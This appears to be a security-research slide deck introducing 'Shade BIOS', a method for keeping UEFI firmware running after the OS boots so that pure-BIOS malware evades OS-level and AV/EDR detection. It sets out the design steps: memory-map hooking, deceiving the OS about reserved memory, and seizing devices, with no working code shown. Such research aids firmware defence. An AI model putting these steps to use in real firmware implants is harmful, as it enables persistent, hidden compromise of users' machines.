
- Detectable by OS-level security
- Detectable by AV/EDR products

It is said that BIOS can do anything, but this is **NOT** true.  
=> This dilemma is suppressing the potential of BIOS malware



# Latest Trends: SMM Isolation

Non-Intel modules  
**Restricted** access to  
memory and I/O



Intel modules  
**Full** access to  
memory and I/O

## SMM Isolation (ISR & ISSR)

- Only Intel modules can execute in SMM (ring 0)
- All SMI handlers execute in SMM (ring 3)

## Impact on SMM Backdoors

- OS memory regions become inaccessible
  - SMM page tables are hardware-locked and cannot be modified
- I/O access is restricted
  - SMM (ring 0) traps every device interaction attempt

⇒ SMM backdoors are no longer effective !  
(unless they bypass this isolation)

# UEFI modules executable at Runtime

(After OS boot)

## 1. SMM module

- Resides in SMRAM, inaccessible from OS (non-SMM)
- (Was) More powerful than other UEFI modules
  - OS cannot inspect SMRAM
  - Can compromise hypervisor-based security such as [VBS](#) at runtime [[Fractured](#)]
- Research into (pure) SMM backdoors exists [[keylogger1](#), [keylogger2](#), [SmmBackdoorNg](#)]
  - However, the implementation remains hardware-dependent

⇒ No longer effective due to SMM isolation

## 2. Runtime DXE module

- Mapped to high canonical virtual address, similar to kernel drivers
- Executed when the OS invokes UEFI runtime services (e.g., `gRT->GetVariable()` )
- Based on current observations, only our previous work [[OromBackdoor](#)] uses this module
- **Able to access OS memory and every I/O !**

⇒ Runtime DXE modules are stronger than SMM modules (with SMM Isolation)



# BIOS — Is That All You've Got?

We don't want to use OS...  
yet we want OS functionalities like memory management, device drivers, etc.

Imagine an “attacker-exclusive OS” running silently in parallel ?



The OS can't run in parallel, and building a full OS is difficult...

But wait—BIOS is a kind of mini-OS: it has memory management, device drivers, and more  
⇒ So, could a BI-“OS” quietly run after the main OS boots ?

# Shade BIOS

BIOS

## What Shade BIOS does


- Retain BIOS in memory even after OS boot
  - Allows UEFI functionality during runtime (UEFI services, protocols, ...)
  - Allows use of UEFI drivers during runtime to access the device

## What Shade BIOS accomplish

1. **Pure-BIOS malware:** Disassociate UEFI malware from OS-level security
2. **Device independent:** Doesn't need to know what device the target is using
3. **Easy to implement:** Doesn't need to implement all driver stack or access I/O directly

## How to Shade BIOS


1. Retain BIOS after OS boot
2. Make retained BIOS code work properly in runtime






# UEFI Memory Map

- DxeCore manages the **actual memory map** as a doubly-linked list of MEMORY MAP entries
- Each entry has an EFI MEMORY TYPE based on its content
- Only the **copy of memory map** is available by gBS->GetMemoryMap()
- OS loader calls gBS->GetMemoryMap() and determines what region can be used for what
  - Regions like EfiLoaderCode/Data, EfiBootServicesCode/Data, EfiConventionalMemory are usable
- BIOS code/data in **EfiBootServicesCode/Data** is overwritten after gBS->ExitBootServices() (which is called by OS loader)



# Retaining BIOS

- Hook `gBS->GetMemoryMap()` and change BootServices to RuntimeServices type!
  - Actual memory map in the DxeCore is not modified
  - OS will use only EfiLoaderData/Code and EfiConventionalMemory
    - Most of the regions OS use are EfiConventionalMemory





# Make retained BIOS code work

## 1. Memory Management

- BIOS memory allocator thinks OS memory regions are free to use
- gBS->AllocatePages() will allocate from OS memory regions

## 2. Virtualized Memory

- BootServicesCode/Data thinks they are executing on a physical address
  - Precisely, identity mapped address
- OS remaps the memory to high canonical addresses at runtime

## 3. Boot-time-only Resources

- UEFI variables lacking RT attributes and tables like [Boot Services Table](#) disappear after boot

## 4. Device Settings

- OS device drivers reinitialize devices to their own configuration
- UEFI device drivers thinks the device is already configured with the UEFI driver entry

## 5. Exclusive Control

- BIOS code must not execute alongside OS code

# 1: Runtime Memory Management

## BIOS Memory Management

- BIOS allocates pages of specified type from the actual memory map
- If there are no pages available, it allocates from `EfiConventionalMemory`

=> **Problem:** during runtime, OS uses this `EfiConventionalMemory`...


**Solution:** Reserve portions of `EfiConventionalMemory` for BIOS use at runtime

- Deceive the OS to think those as `RuntimeServicesCode/Data`
  - OS avoids using `RuntimeServicesCode/Data` region
- Remove OS-used `ConventionalMemory` from the actual memory map

=> Only the reserved `ConventionalMemory` is used for BIOS memory allocation



# 1: Runtime Memory Management



## 2: Virtualized Memory

- **Problem:** Non-runtime BIOS code assumes physical addresses
    - Have global pointers that holds physical addresses
    - Access hard-coded physical addresses
  - Create identity page table and set it to CR3 ?  
=> No. Current instructions execute on virtual addresses
  - **Solution:** Use Partial Identity Mapping [[OromBackdoor](#)]
    - Runtime DXE drivers use high canonical virtual address and don't require PML4[0]
    - On the other hand, identity paging only uses PML4[0]
    - Swap only PML4[0] in the current page table
- => Runtime DXE driver runs on **virtual address** normally and switches to identity map only when accessing **physical address** !



## 3: Boot-time-only Resources

### Freed Tables

- **Problem:** Parts of EFI SYSTEM TABLES and EFI BOOT SERVICES are deallocated
- **Solution:** Copy during boot, restore in runtime :)

### UEFI Variables


- **Problem:** Retained modules will try to r/w UEFI variables without RT attributes
- **Solution:** Hook gRT->SetVariable(), add RT attributes, and save it to the new variable
  - Copy it during boot time for variables that are only set at boot time

## 4: Device Settings

### Driver Settings

- For example, USB host controller stores the memory address of command ring in its CRC register
- Driver sets this by preparing the ring in memory and writing the base address to this register

**Problem:** OS device drivers reinitialize the device by overwriting these registers



**Solution:** Overwrite device registers from UEFI drivers and seize control without device-specific code! (Not knowing the registers of the device)



## 4: UEFI Driver Model

EFI\_HANDLE  
ControllerHandle



NIC

(Network Interface Card)

```
gBS->ConnectController(  
